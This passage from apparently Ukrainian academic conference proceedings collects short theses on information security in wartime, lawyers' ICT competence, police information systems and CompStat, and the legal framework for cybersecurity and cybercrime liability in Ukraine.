Слово «загроза» в інформаційній безпеці означає, що будь-хто або будь-що підпадає під небезпеку будь-яких негативних впливів у сфері інформаційної діяльності. Загрози можуть бути внутрішніми, спричиненими суб'єктом інформаційних відносин через недостатню кваліфікованість, розуміння процесів і наслідків чи злочинним умислом, так і зовнішнім. Загрози включають в себе впливи, до яких можна віднести хакерство і бездіяльність уповноважених органів щодо виявлення та реакції на загрози; помилки у стратегії політичного курсу щодо системи прийняття законів та їх реалізації; рівень інформаційної культури суспільства та владного істеблішменту; соціально-економічний стан суспільства та держави. У Стратегії поняття «інформаційна загроза» пояснюється як потенційно або реально негативні явища, тенденції і чинники інформаційного впливу на людину, суспільство і державу, що застосовуються в інформаційній сфері з метою унеможливлення чи ускладнення реалізації національних інтересів та збереження національних цінностей України і можуть прямо чи опосередковано завдати шкоди інтересам держави, її національній безпеці та обороні.

22 березня 2022 р. набув чинності Закон, яким спрощено проведення слідчих дій та тимчасових доступів до речей і документів, слідчий може здійснити фіксацію комп'ютерних даних на місці обшуку, навіть якщо про це не сказано в дозволі: зміни до КПК [3]. Посилено кримінальну відповідальність за виготовлення та поширення забороненої інформаційної продукції відповідно до Закону України «Про внесення змін до деяких законодавчих актів України щодо посилення кримінальної відповідальності за виготовлення та поширення забороненої інформаційної продукції».

Сьогоднішні воєнні реалії чітко демонструють, що інформація є зброєю «масового ураження». Тому необхідно створити ефективний механізм, який би забезпечив державну інформаційну безпеку і дотримання прав людини та водночас дозволив би людям не відчувати ефекту посягань на свободи та демократію. Найбільша цінність українців полягає у їх розумінні та сприйнятті понять свобода і справедливість. Саме це вони зараз відстоюють, і розплачуються за них власним життям.

Для побудови ефективної системи інформаційної безпеки важливо покласти в його основу три логічні складові механізму цієї системи:

1) технічна – тобто створення і функціонування всіх необхідних технічних складових систем;

2) політична – державна політика повинна бути спрямована на забезпечення інформаційної безпеки;

3) правова – оформлення всіх пов'язаних елементів у якісні нормативно-правові акти.

Таким чином, формування інформаційної безпеки в умовах війни є комплексною технічною та політико-правовою діяльністю уповноважених органів, спрямованою на захист держави, суспільства і людини. У воєнний час захист інформаційної безпеки держави є пріоритетним оскільки безпосередньо від нього залежить безпека суспільства і людини. У час війни публічно-правовий захист виходить за межі традиційного регулювання і поглинає приватно-правові відносини. Необхідно розуміти, що за умов воєнних дій держава часто

об’єктивно неспроможна гарантувати права людини в повному об’ємі. Однак збереження фундаментальних засад на основі політичної та правової взаємодії механізмів забезпечення інформаційної безпеки оберігає підвалини демократії та систему загальних принципів права від руйнування волюнтаристськими рішеннями.

Література:

1. Боднар О. Б. Поняття та зміст права людини на безпеку та його співвідношення з суміжними правами. *Форум права*. 2011. № 1. С. 88-93.
2. Кормич Б.А. Інформаційна безпека: організаційно-правові основи: Навч. посібник. К.: Кондор, 2004. 384 с.
3. Про внесення змін до Кримінального процесуального кодексу України та Закону України «Про електронні комунікації» щодо підвищення ефективності досудового розслідування «за гарячими слідами» та протидії кібератакам. URL: https://zakon.rada.gov.ua/laws/show/2137-20#Text
4. Стратегія інформаційної безпеки. URL: https://zakon.rada.gov.ua/laws/show/685/2021#n14

СТРУКТУРА КОМПЕТЕНТНОСТІ ЮРИСТІВ В ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЯХ

Онищенко Денис Рафетович
слухач 2 курсу магістратури ІПБ
спеціальність 124 «Системний аналіз»
Одеський державний університет внутрішніх справ
Мельнікова Олена Олександрівна
кандидат юридичних наук, доцент
викладач кафедри кібербезпеки
та інформаційного забезпечення
Одеський державний університет внутрішніх справ

На сучасному розвитку суспільства відбувається швидкий розвиток та впровадження інформаційних та комунікаційних технологій у різні сфери людської діяльності, зокрема й у сферу юриспруденції. Це активно впливає на розвиток юридичної освіти в галузі інформатики та інформаційно-комунікаційних технологій.

Низка посадових обов'язків юриста тісно пов'язана з інформаційно-комунікаційними технологіями:

- підготовка юридичних документів (позовні заяви, аналітичні записки, доручення, претензії, довідки, договори та ін.) за допомогою сучасних інформаційних технологій;
- здійснення документообігу виходячи з можливостей розподіленого інформаційного ресурсу;
- організація взаємодії з клієнтами, працівниками організацій на основі можливостей локальних та глобальних мереж;
- здійснення обліку та зберігання матеріалів, що перебувають у провадженні, та закінчених виконанням судових та арбітражних справ тощо.

Таким чином, юрист, компетентний не лише у правовій галузі, а й у галузі інформаційно-комунікаційних технологій, буде особливо затребуваний на ринку праці.

Усе це свідчить про потребу юридичної сфери у фахівцях, компетентних в інформаційно-комунікаційних технологіях. Крім того, виникає низка проблем у зв'язку з безперервним техніко-технологічним розвитком інформаційних та комунікаційних технологій, виданням нових законодавчих актів, реалізація яких відбувається на основі різноманітних інформаційних систем.

У процесі професійної діяльності юристам незалежно від своєї спеціалізації постійно доводиться працювати з великим обсягом інформації, що зберігається різних носіях, причому частка електронних джерел інформації зростає щорічно. Крім цього, до їх роботи залучаються процеси, пов'язані зі створенням, обробленням та зберіганням текстових документів, їх структурним та графічним оформленням, систематизацією та статистичним аналізом правових даних, пошуком нормативного матеріалу, інформаційним обміном через мережі, включаючи електронну пошту.

Тому важливою складовою моделі професійної компетентності юриста є інформаційна компетентність, яка включає:

- компетентність у галузі інформаційних технологій, що полягає у використанні наданого багатого інструментарію не тільки для отримання інформації та її оброблення, але й для її подання у новій якості;

- компетентність у мережевих та комунікаційних технологіях, що характеризується не лише оперативним отриманням інформації, а й умінням організувати свою діяльність у якісно нових умовах, наприклад, створити власну юридичну консультацію в мережі Інтернет;

- аналітична компетентність, суть якої полягає в умінні на основі інформаційних технологій отримувати, узагальнювати та аналізувати професійно важливу інформацію.

Відповідно до загального розуміння феномену компетентності у сфері інформаційно-комунікаційних технологій, можливостей інформаційно-комунікаційних технологій для юридичної сфери можна подати визначення досліджуваного феномену: компетентність юриста в галузі інформаційно-комунікаційних технологій – це складна особистісно-професійна характеристика, що містить мотиваційно-проєктувальний компонент, що забезпечують гнучкість і готовність юриста адаптуватися до змін у професійній діяльності в умовах інформатизації суспільства, переміщати ідеї з галузі інформатики та інформаційних технологій в юридичну сферу при роботі з базами даних, різноманітних документів, а також прагнути до творчого самовираження з використанням можливостей інформаційно-комунікаційних технологій.

Серед ключових компетенцій, що становлять інформаційно-комунікаційну компетентність юриста, можна зазначити такі:

- інформаційну (характеризується способами прийому, зберігання та передачі);

- проєктувальну (характеризується способами визначення цілей, ресурсів, дій для їх досягнення, термінів здійснення);

- оцінну (характеризується способами порівняння, класифікації, абстрагування, прогнозування, систематизації, конкретизації інформації);

- комунікативну (характеризується способами передачі інформації та залучення ресурсів інших людей для досягнення своїх цілей).

Література:

1. Сіленко А. Інформаційні технології – новий імпульс для пошуку парадигми майбутнього суспільства. *Політичний менеджмент*. 2007. №3. С. 96–111.

2. Кадемія М. Ю., Шахіна І. Ю. Інформаційно-комунікаційні технології в навчальному процесі : Навчальний посібник. Вінниця: ТОВ «Планер», 2011. 220 с.

ОПТИМІЗАЦІЯ ПРАВООХОРОННОЇ ДІЯЛЬНОСТІ ПОЛІЦІЇ В КОНТЕКСТІ ВПРОВАДЖЕННЯ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ

Прохорчук Євген Олександрович
слухач 2 курсу магістратури ІПБ
спеціальність 124 «Системний аналіз
Одеський державний університет внутрішніх справ
Мельнікова Олена Олександрівна
кандидат юридичних наук, доцент
викладач кафедри кібербезпеки
та інформаційного забезпечення
Одеський державний університет внутрішніх справ

З усього обсягу інформації, за оцінками фахівців, аналізується лише 1%. Водночас інформація є корисною лише в тому випадку, якщо вона обробляється. Сьогодні навіть елементарне оброблення інформації людиною, наприклад перегляд, при величезному її обсязі просто фізично неможлива.

Саме такий стан спостерігається в правоохоронній сфері. Якщо недавно практичні всі відомості нагромаджувалися й оброблялися у файлах системи «Інформаційний портал Національної поліції України» (ІП НПУ) в структурованій регламентом формі, то зараз з інтенсивним впровадженням систем відеофіксації – це потокові відеодані, які в них

реєструються і обробляються в режимі on-line. Тому поліцейські у своїй роботі постійно використовують сучасні інформаційні технології, оскільки ефективність боротьби з правопорушеннями, і перш за все з кримінальними правопорушеннями, значною мірою залежить від інформаційного забезпечення діяльності правоохоронних органів [1].

І прикладом впровадження таких технологій у правоохоронній діяльності є створення автоматизованих інформаційних систем, які можна визначити як сукупність певним чином структурованих даних, що використовуються з метою здійснення тих чи інших видів правоохоронної діяльності, та комплексу апаратно-програмних засобів для зберігання даних та маніпулювання ними.

Як основні завдання створення системи автоматизованих систем можна назвати такі:

- сформувати та впровадити об'єднані банки даних для загального користування, які мають оперативно-довідкове, оперативно-розшукове, розшукове, криміналістичне, експертно-криміналістичне призначення, автоматизований облік суб'єктів, що підлягають дактилоскопічній реєстрації;
- забезпечити інформаційно-аналітичну діяльність усіх підрозділів правоохоронних органів;
- організувати обмін оперативно-службовою інформацією загального користування між правоохоронними органами в межах усієї держави, а за необхідності – й із зарубіжними країнами.

Для інформаційно-технологічного забезпечення діяльності органів поліції необхідне функціонування автоматизованих інформаційних систем за пріоритетними напрямами правоохоронної діяльності.

Залежно від призначення діяльності органів поліції застосовуються різні автоматизовані інформаційні системи. До них належать:

1) автоматизовані системи оброблення даних;
2) автоматизовані інформаційно-пошукові системи;
3) автоматизовані інформаційно-довідкові системи;
4) автоматизовані робочі місця;
5) автоматизовані системи управління;
6) експертні системи;
7) системи підтримки прийняття рішень та автоматизовані інформаційно-розпізнавальні системи.

Отже, інформаційні технології широко використовуються у діяльності поліції. Проте сьогодні вони потребують удосконалення, яке дозволить вивести правоохоронну діяльність на якісно новий рівень. Серед найбільш актуальних напрямів удосконалення інформаційних технологій у діяльності поліції на сучасному етапі можна виділити такі.

1. Використання технології «Big data», яка полягає в обробленні гігантських і зростаючих масивів даних та отриманні сприйнятих людиною результатів.

2. Використання технології «Deep learning». Глибокі нейронні мережі – це один із популярних підходів до створення різних систем штучного інтелекту в теперішній час. Успішність їх застосування зумовлена тим, що мережа автоматично виділяє з множини даних важливі ознаки, необхідні для виконання завдання.

3. Застосування методів нечітких множин прийняття оптимального юридичного рішення. Наприклад, вибір виду кримінального покарання або вибір запобіжного заходу в рамках досудового розслідування може базуватися на застосуванні методу аналізу ієрархій, що є складовою математичної теорії нечітких множин [3].

Запровадження нових інформаційних технологій та створення сучасних інформаційних систем, що дозволяють забезпечувати ефективну інформаційну підтримку на всіх рівнях управління правоохоронною діяльністю, - це ключове завдання, виконання якого необхідне для адекватного сучасним викликам та загрозам функціонування органів Національної поліції.

Література:

1. Швець Д.В. Ситуаційні центри НПУ як організаційна форма взаємодії підрозділів поліції при реагуванні на резонансні правопорушення. Застосування інформаційних технологій у

діяльності правоохоронних органів : мат. наук.-практ. семінару (м. Харків, 18 грудня 2019 р.). Харків: ХНУВС, 2019. С. 11–13.
2. Положення про автоматизовану інформаційну систему оперативного призначення єдиної інформаційної системи МВС, затверджене наказом МВС України від 20.10.2017 № 870.
3. Желдак Т. А. Нечіткі множини в системах управління та прийняття рішень: навчальний посібник. Дніпро : НТУ ДП, 2020. 386 с.

ОСНОВНІ НАПРЯМИ РОЗВИТКУ ОРГАНІЗАЦІЙНО-ПРАВОВОГО ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ УКРАЇНИ

Калугін Володимир Юрійович
кандидат юридичних наук, доцент
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ
Бовтенко Денис Генадійович
слухач 2 курсу магістратури ІПБ
спеціальність 124 «Системний аналіз»
Одеський державний університет внутрішніх справ

Забезпечення кібербезпеки є одним із пріоритетів у системі національної безпеки України. Питома вага кіберзагроз зростає. Ця тенденція за ступенем розвитку інформаційних технологій та їх конвергенції з технологіями штучного інтелекту найближчим десятиліттям посилюватиметься. Зростання такого впливу на функціонування структур управління, як національних, так і транснаціональних, формує нову безпекову ситуацію. Між світовими центрами сили відбувається поділ сфер впливу у кіберпросторі, посилюється їх прагнення за рахунок такого поділу забезпечити реалізацію власних геополітичних інтересів. [1, с. 140-145]

Кіберпростір – це новий канал для створення і поширення різноманітної інформації, він став новим двигуном зростання економіки, новою платформою соціального управління, новим способом міжнародного співробітництва, до того ж і зовсім новою сферою державного суверенітету. Однак кіберпростір не тільки надає нам ресурси, можливості, але і містить загрози. Посилена цифровізація та зв'язок збільшують ризики кібербезпеки, тим самим роблячи суспільство загалом більш вразливим до кіберзагроз, посилюючи небезпеку, з якою стикаються люди, включаючи вразливих осіб, таких як діти. Для зменшення цих ризиків необхідно вжити всіх необхідних заходів для поліпшення кібербезпеки у світі, щоб мережеві та інформаційні системи, комунікаційні мережі, цифрові продукти, послуги та пристрої, якими користуються громадяни, організації та підприємства – починаючи від малих та середніх до значних, що визначені в Рекомендації Комісії 2003/361/ЄС [2], для операторів критичної інфраструктури – краще захищені від кіберзагроз.

Кібернапади – це найбільші ризики, з якими може стикнутися будь-яка організація. За даними глобального огляду, проведеного об'єднанням ISACA, тільки 38% респондентів вважають, що вони підготовлені до кібернападів, решта, 83%, відносять кібернапади до однієї з найнебезпечніших загроз для організації. За наявності великого обсягу персональної та конфіденційної інформації, яку пересилають за допомогою електронних засобів, несанкціонований доступ до неї може спричинити серйозні наслідки [3]

Україна є однією з країн, які найбільше постраждали від кібератак. Під час російської агресії проти України кіберзагрози використовувалися як один із інструментів гібридної війни.

До об'єктів кібербезпеки належать конституційні права і свободи людини й громадянина; суспільство, сталий розвиток інформаційного суспільства та цифрового комунікативного середовища; держава, її конституційний лад, суверенітет, територіальна цілісність і недоторканність; національні інтереси в усіх сферах життєдіяльності особи, суспільства та держави; об'єкти критичної інфраструктури. Відповідно, до об'єктів кіберзахисту належать комунікаційні системи всіх форм власності, в яких обробляються національні інформаційні ресурси які використовуються в інтересах органів державної влади, органів місцевого самоврядування, правоохоронних органів та військових формувань, утворених відповідно до закону; об'єкти критичної інформаційної інфраструктури; комунікаційні системи, які використовуються для задоволення сус-пільних потреб реалізації

правовідносин у сферах електронного урядування, електронних державних послуг, електронної комерції, елек-тронного документообігу [4].

У зв'язку з цим забезпечення кібербезпеки є одним із пріоритетних завдань для України. Організаційно-правове забезпечення кібербезпеки є основою для ефективного протистояння кіберзагрозам.

На наш погляд необхідно внести зміни до законодавства у сфері кібербезпеки з метою удосконалення його відповідності сучасним реаліям. Зокрема, необхідно:

- розширити перелік суб'єктів забезпечення кібербезпеки;
- визначити чіткіші обов'язки та повноваження суб'єктів забезпечення кібербезпеки;
- передбачити ефективні механізми координації діяльності суб'єктів забезпечення кібербезпеки.

Важливо створити ефективну систему координації діяльності суб'єктів забезпечення кібербезпеки, яка б забезпечувала оперативне та ефективне реагування на кібератаки.

З цією метою пропонується:

- визначити єдиний орган координації діяльності суб'єктів забезпечення кібербезпеки;
- розробити механізми взаємодії між суб'єктами забезпечення кібербезпеки;
- забезпечити постійний обмін інформацією між суб'єктами забезпечення кібербезпеки.

Крім того, слід прийняти заходи стосовно підвищення рівеня підготовки кадрів у сфері кібербезпеки, як у державних органах, так і в приватному секторі, шляхом впровадження програми підготовки кадрів у сфері кібербезпеки; забезпечення доступу до сучасних навчальних матеріалів та методів навчання; запровадження системи сертифікації фахівців у сфері кібербезпеки.

Україна має бути здатною забезпечити свій соціально-економічний розвиток у цифровому світі, що вимагає набуття спроможності ефективно стримувати деструктивні дії в кіберпросторі, досягнення кіберстійкості на всіх рівнях.

Література:

1.Омельченко А. В., Організаційно-правові засади забезпечення кібербезпеки України Київський часопис права. 2021. No 3 С. 140-145

2. Regulation (EU) 2019/881 of 17 April 2019 on ENISA (the European Union Agency for Cybersecurity) and on information and communications technology cybersecurity certification and repealing Regulation (EU) No 526/2013 (Cybersecurity Act). Official Journal of the European Union. L 151/15, 7.6.2019 2.

3. Стандарти ISO/IEC захистять від кіберзагроз. 31.08.2016. URL: http://csm.kiev.ua. (дата звернення: 02.09.2019)

4. Про основні засади забезпечення кібербезпеки України: Закон України від 5 жовтня 2017 р. No 2163-VIII. URL: https://zakon.rada.gov.ua/ laws/show/ 2163-19#Text.

ВИКОРИСТАННЯ ПРОГРАМИ КОМП'ЮТЕРИЗАЦІЇ COMPSTAT У ДІЯЛЬНОСТІ ПОЛІЦЕЙСЬКИХ УПРАВЛІНЬ США

Тодоров Василь Іванович
слухач 2 курсу магістратури ІПБ
спеціальність 124 «Системний аналіз
Одеський державний університет внутрішніх справ
Мельнікова Олена Олександрівна
кандидат юридичних наук, доцент
викладач кафедри кібербезпеки
та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Офіційний статус методи кримінального аналізу набули у XX ст. під час реформи поліції США, а наприкінці 1970-х років по всій країні стали розробляти безліч офіційних програм кримінального аналізу. Високоефективна управлінська модель або парадигма, яка стала відомою як CompStat, була вперше розроблена в поліцейському управлінні Нью-Йорка в 1994 р. як інструмент контролю за злочинністю та якістю життя населення Нью-Йорка.

Термін «CompStat» утворений від COMParative STATistics, що в дослівному перекладі означає «порівняльна статистика». Система CompStat була створена у відповідь на певний набір невідкладних завдань, що стояли на той час перед поліцією Нью-Йорка. Ці завдання включали необхідність привести зростаючі показники злочинності в місті до керованих меж і переорієнтувати роботу поліції Нью-Йорка на виконання її основної місії: на ефективне забезпечення громадської безпеки, зниження рівня злочинності та насильства в суспільстві.

Перший принцип програми CompStat – упевненість у тому, що поліція здатна і справді може змінити ситуацію.

Другий принцип програми CompStat полягає в тому, що в основі ефективного скорочення злочинності лежать чотири напрями: своєчасний та точний збір інформації, ефективна тактика, швидке розгортання сил і засобів, продовження роботи й оцінка гарантії стратегічного вирішення проблеми.

Третій принцип полягає в тому, що ключем до роботи є звітність. Прозорі системи звітності – системи, у яких цілі зрозумілі та в яких процеси звітності відбуваються публічно, повинні використовуватися для того, щоб визначати найкращих співробітників підрозділів та заохочувати їх.

Четвертий принцип, який використовує програма CompStat, полягає в тому, що у високоефективній поліцейській організації графіки та таблиці, що належать до структури організації, здебільшого не важливі. Вони корисні для адміністративних цілей, проте мають менший вплив на ключові оперативні аспекти поліцейської роботи.

До основних складових технологій системи CompStat належать.

1. Збір даних. Основний компонент даних CompStat – база даних, яка містить кількість злочинів, що вчиняються щодня на територіях поліцейського відділення по кожному з найтяжчих видів злочинів. Крім того, база даних містить щоденну кількість такої статистики, як число інцидентів зі стріляниною та кількість жертв перестрілок (по територіях), а також щоденний облік викликів поліції. Звіт CompStat є системою раннього оповіщення, яка забезпечує готовність керівників поліції до мінливих умов і дозволяє їм розгортати і перерозподіляти ресурси.

2. Щотижневий звіт CompStat. Важливим моментом є те, що база даних CompStat дозволяє відділенню поліції розробляти прості статистичні звіти, які відповідають конкретним потребам відділення поліції. В інших юрисдикціях відділення поліції можуть визначати різні географічні області, відповідно до числа вчинених злочинів, кількості затримань, середньої кількості часу реагування на виклик, підсумкової кількості викликів, або згідно з будь-якими іншими підсумковими показниками роботи.

3. Профільний звіт керівника поліції є важливим доповненням до щотижневого звіту CompStat. Цей звіт забезпечує докладну інформацію про патрульні та слідчі підрозділи, а також про їх командний склад. Короткий профільний звіт керівника поліції містить сторінку для кожного територіального відділення поліції, а також для кожної слідчої групи та спеціалізованого слідчого відділення. Дані включають населення і демографію, кількість і звання штатного персоналу, а також скарги цивільних осіб на офіцерів поліції за категоріями, кількість дорожніх пригод, що включають транспортні засоби відділення поліції, а також доступ до іншої інформації, за якою може бути оцінена робота керівника відділення поліції.

4. Картування злочинності. Статистичні підсумки звіту CompStat надають значну інформацію про кількість злочинів, а також затримання та інші дії примусового характеру, що мають місце в певній географічній області. Система CompStat використовує технологію відображення поширення злочинності, щоб визначити час і місця, найбільш вірогідні для вчинення злочинів.

5. Наради CompStat, присвячені стратегії боротьби зі злочинністю. Перші наради CompStat були досить прості, але стали великим кроком уперед, оскільки об'єднали високопоставлених керівників та керівників територіальних відділень поліції в одному місці одночасно. Усі поліцейські, які брали участь у нараді, були забезпечені однією і тією ж

основною інформацією та статистикою (тобто звітом CompStat), а конкретні питання щодо злочину могли ставились особі, яка несла безпосередню відповідальність за стан злочинності в територіальному відділенні поліції – його керівнику. Начальник територіального відділення поліції міг відповідати безпосередньо і публічно вищому керівнику, що ставить питання, таким чином створювалася атмосфера прозорості та справедливості, тому що всі учасники наради мали одну й ту саму інформацію, і дотримувалися одного стандарту.

Для підвищення соціальної відповідальності адміністрації за використання технологій CompStat застосовується принцип забезпечення прозорості. Поліція Нью-Йорка публікує деякі дані, включаючи вдосконалені за допомогою програми CompStat звіти для кожної зони та міста в цілому, на своєму веб-сайті.

Модель комп'ютерної статистичної поліцейської діяльності (CompStat) – це система управління, у якій розробляється модель, за якою незначні злочини розглядаються як елемент зменшення більш тяжких. На підставі аналізу статистики вже вчинених злочинів окремі регіональні керівники правоохоронних органів є відповідальними за впровадження на місцевому рівні заходів, які вже завчасно розроблені. CompStat концентрується в основному на вуличних і серійних злочинах із забезпеченням короткострокової підзвітності в процесі вирішення нових кримінальних викликів. Варіанти програми CompStat використовуються в поліцейських дільницях по всьому світу.

Література:

1. Carter J.G., Phillips S.W., Gayadeen S.M. Implementing Intelligence-Led Policing: An Application of Loose-Coupling Theory. Journal of Criminal Justice . 2014. № 42. P. 433–442.
2. Користін О. Є., Пефтієв Д. О., Некрасов В. А. Довідник керівника поліції – поліцейська діяльність, керована розвідувальною аналітикою/ILP : навчальний посібник / за заг. ред. М.Г. Вербенського. К., 2019. 120 с.

ОРГАНІЗАЦІЙНО-ПРАВОВІ ПИТАННЯ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ ТА ПРОТИДІЇ КІБЕЗЛОЧИННОСТІ СПІВРОБІТНИКАМИ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ

Форос Ганна Володимирівна
кандидат юридичних наук, доцент
завідувачка кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ,
Шимко Діана Сергіївна
слухачка 1 курсу магістратури ФПФОДР
Одеський державний університет внутрішніх справ

Зв'язок через електронні засоби став основою для банків, авіакомпаній та корпорацій, утримуючи їхню стабільність. Проте, кіберзлочинці не обов'язково діють на вулицях: студенти та підлітки з ноутбуками та доступом до мережі можуть стати злочинцями. У військових конфліктах вони перетворюються на інформаційних воїнів, використовуючи кібератаки та злам для ефективних атак.

Під час військового конфлікту в Україні кібератаки шахраїв, які намагаються незаконно заволодіти коштами через Інтернет, завдають значної шкоди, подібно до руйнування на полі бою. Статистика показує, що виявлені випадки кіберзлочинів зростали майже в 7,5 рази від 1998 по 2021 рік, без врахування класичних комп'ютерних правопорушень та рівня прихованості. У період війни кількість кіберпроступків зросла вдвічі. Це створює гостру потребу в оптимізації роботи правоохоронних органів, особливо в умовах поширення багатої дезінформації, що потребує швидкого реагування на фейки й ефективного протидії кіберзлочинцям, особливо в соціальних мережах [1].

Закон України, який регулює основні аспекти забезпечення кібербезпеки, а саме: Закон України «Про основні засади забезпечення кібербезпеки України», визначає кібербезпеку як захист важливих інтересів людини, суспільства і держави в онлайн просторі. Це забезпечує сталий розвиток інформаційного суспільства і цифрового середовища, а також вчасне виявлення, запобігання та припинення потенційних загроз для національної.

Упереджено в Законі України "Про основні засади забезпечення кібербезпеки України", Національна поліція України є однією з основних складових національної системи кібербезпеки, що активно формується відповідно до глобальних тенденцій у сфері кіберзахисту. Від концептуального визначення до практичного запровадження, ця система виступає вирішальним фактором, який є необхідним для забезпечення захищеності життєво важливих інтересів людини, громадянина, суспільства і держави під час користування кіберпростором.

За словами М.М. Присяжнюка та Є.І. Цифри, в Україні виникає необхідність у створенні ефективної системи безпеки в умовах, коли виклики, що ставлять під загрозу національну безпеку, набувають нових форм, відмінних від традиційних загроз. Зростання активності провідних держав у кіберпросторі, значні зміни у підходах до внутрішньої інформаційної політики, а також формування міцних транснаціональних злочинних груп, спеціалізованих на кіберзлочинах, підкреслюють важливість розробки рекомендацій для трансформації вітчизняного сектора безпеки у коротко- та довгострокові пріоритети [3, с. 65].

Оскільки національна система безпеки включає багато складових, В.А. Ліпкан і І.В. Діордіца висловлюють необхідність наявності окремої підсистеми, що спрямована на забезпечення функціонування та розвитку цієї системи. Основна мета цієї підсистеми полягає у підтримці життєздатності різних складових цієї системи, зокрема національних інтересів людини, суспільства та держави. Дослідники висвітлюють аспекти системи забезпечення національної безпеки та національної системи кібербезпеки, звертаючи увагу на відмінності в підходах до формування цих категорій [4, с. 174].

Пригадуючи компоненти національної системи кібербезпеки України, визначені в даний час у Законі України "Про основні засади забезпечення кібербезпеки України", важливо зауважити, що всі названі основні учасники належать до органів держави: Державна служба спеціального зв'язку та захисту інформації України, Національна поліція України, Служба безпеки України, Міністерство оборони України та Генеральний штаб Збройних Сил України, розвідувальні органи та Національний банк України [2].

Роль вказаних учасників у забезпеченні кібербезпеки наростає, проте поки не йдеться про те, наскільки ефективно вони взаємодіють. Після ретельного адміністративно-правового аналізу регулювання кібербезпеки в Україні, І.В. Діордіца вказує на те, що кібернетична функція держави, через свою властиву організаційну природу, повинна бути реалізована через створення ефективної національної системи кібербезпеки, залучаючи всі центральні органи виконавчої влади, а також недержавні, включаючи волонтерські організації, кожного окремого учасника правовідносин у сфері кібербезпеки [5, с. 11]. Однією з ключових аспектів ефективної організації роботи національних систем кібербезпеки науковець визначає установлення взаємодії між компетентними державними органами, які є учасниками кібербезпеки, та координацію їхньої діяльності [4, с. 178-179].

У відповідності до українського законодавства, кіберзлочин (або комп'ютерний злочин) – це діяння, яке відбувається у кіберпросторі або за його використанням і є суспільно небезпечним, підлягаючи відповідальності відповідно до Кримінального кодексу України та/або міжнародних договорів України. Основною метою таких незаконних дій є руйнування або незаконне заволодіння інформацією в інформаційних системах [2].

Отже, законодавство визнало проблему кібератак у сфері інформаційного простору аналогічно до наслідків воєнних дій. Це призвело до внесення відповідних змін та доповнень до кримінального та адміністративного законодавства, ураховуючи при цьому міжнародне право. Ці зміни сприяли удосконаленню основ та процедур притягнення осіб до юридичної відповідальності. Зокрема, внесені доповнення до Законів України "Про Національну поліцію" та "Про внесення змін до Кримінального кодексу України для підвищення ефективності боротьби з кіберзлочинністю у період дії воєнного стану" від 24 березня 2022 року за №2149-IX. Рішення про посилення відповідальності за незаконні дії у кіберпросторі є важливим кроком [6].

Отже, аналіз законодавства та практики його застосування в діяльності Національної поліції в сфері кібербезпеки в Україні підтверджує, що ці підрозділи, крім заходів захисту інформації, активно використовують новітні технології для протидії комп'ютерній злочинності та кіберзагрозам. Однак у сучасних умовах також критично важливо розробити систему заходів, спрямованих на чітке визначення поняття "дезінформація" у цифровому просторі, а також методи її виявлення та протидії шляхом закріплення цих аспектів у законодавстві.

***Література*:**

1. Боротьба з кіберзлочиннісю в умовах воєнного стану. URL: https://jurliga. ligazakon.net/analitycs/210562_borotba-z-kberzlochinnstyu-v-umovakh-d-vonnogo-stanuzakon-2149-ix (дата звернення: 10.11.2023).
2. Про основні засади забезпечення кібербезпеки України: Закон України від 05.10.2017. № 2163-VIII. Відомості Верховної Ради України. URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text (дата звернення: 10.11.2023).
3. Присяжнюк М.М., Цифра Є.І. Особливості забезпечення кібербезпеки. Реєстрація, зберігання і обробка даних. 2017. Т. 19. № 2. С. 61–68. (дата звернення: 10.11.2023).
4. Ліпкан В.А., Діордіца І.В. Національна система кібербезпеки як складова частина системи забезпечення національної безпеки України. Підприємництво, господарство і право. 2017. № 5. С. 174–180. (дата звернення: 10.11.2023).
5. Діордіца І.В. Адміністративно-правове регулювання кібербезпеки України : автореф. дис. ... д-ра юрид. наук : 12.00.0; Запорізький нац. ун-т. Запоріжжя, 2018. 32 с. (дата звернення: 10.11.2023).
6. Про внесення змін до Кримінального кодексу України щодо підвищення ефективності боротьби з кіберзлочинністю в умовах дії воєнного стану: Закон України від 24.03.2022. № 2149-IX. URL: https://zakon.rada.gov.ua/laws/show/2149-20#Text (дата звернення: 10.11.2023).

ОСОБЛИВОСТІ ЗМІН КРИМІНАЛЬНОЇ ВІДПОВІДАЛЬНОСТІ ЗА КІБЕРЗЛОЧИНИ В УКРАЇНІ

Лучик Василь Єфремович
доктор економічних наук
професор кафедри протидії кіберзлочинності факультету №4
Харківського національного університету внутрішніх справ
Кочин Владислав Дмитрович
Здобувач вищої освіти

З самого початку існування України, як незалежної держави, влада незалежної України боролася із кіберзлочинністю. Аналізуючи [1-3], можна визначити власне поняття кіберзлочину. Кіберзлочин – небезпечні та незаконні діяння, які спрямовані на кіберпростір за допомогою електронно-обчислювальних машин (комп’ютерів), комп’ютерних систем та мереж і мереж електрозв’язку.

Згідно конвенції Ради Європи по боротьбі з кіберзлочинністю виділяють 4 основних типи кіберзлочинів:

- злочини проти конфіденційності, цілісності та доступності комп'ютерних даних і систем;
- злочини щодо авторських і суміжних прав;
- шахрайство та підробка, пов'язані з використанням комп'ютерів;
- злочини, пов'язані з розміщенням у мережах протиправної інформації [2].

У свою чергу, Рада Європи по боротьбі з кіберзлочинністю [3] ділить кіберзлочини на 10 видів: піратство, скімінг, кардинг**,** фішинг, вішинг, шимінг**,** рефайлінг, мальваре**,** протиправний контент**,** онлайн-шахрайство.

Україна почала боротися із кіберзлочинністю ще з 2001 року, і відповідальність за кіберзлочини з’явилася у XVI розділі Кримінального кодексу України під назвою

«Кримінальні правопорушення у сфері використання електро-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж» [4].

Перші зміни XVI розділу ККУ регламентовані 2003 роком змінами до Закону України «Про внесення змін до Кримінального кодексу України щодо відповідальності за незаконне втручання в роботу мереж електрозв'язку» № 908-IV від 05.06.2003 року [5]. Після доповнень розділ став називатися «Кримінальні правопорушення у сфері використання електро-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку»

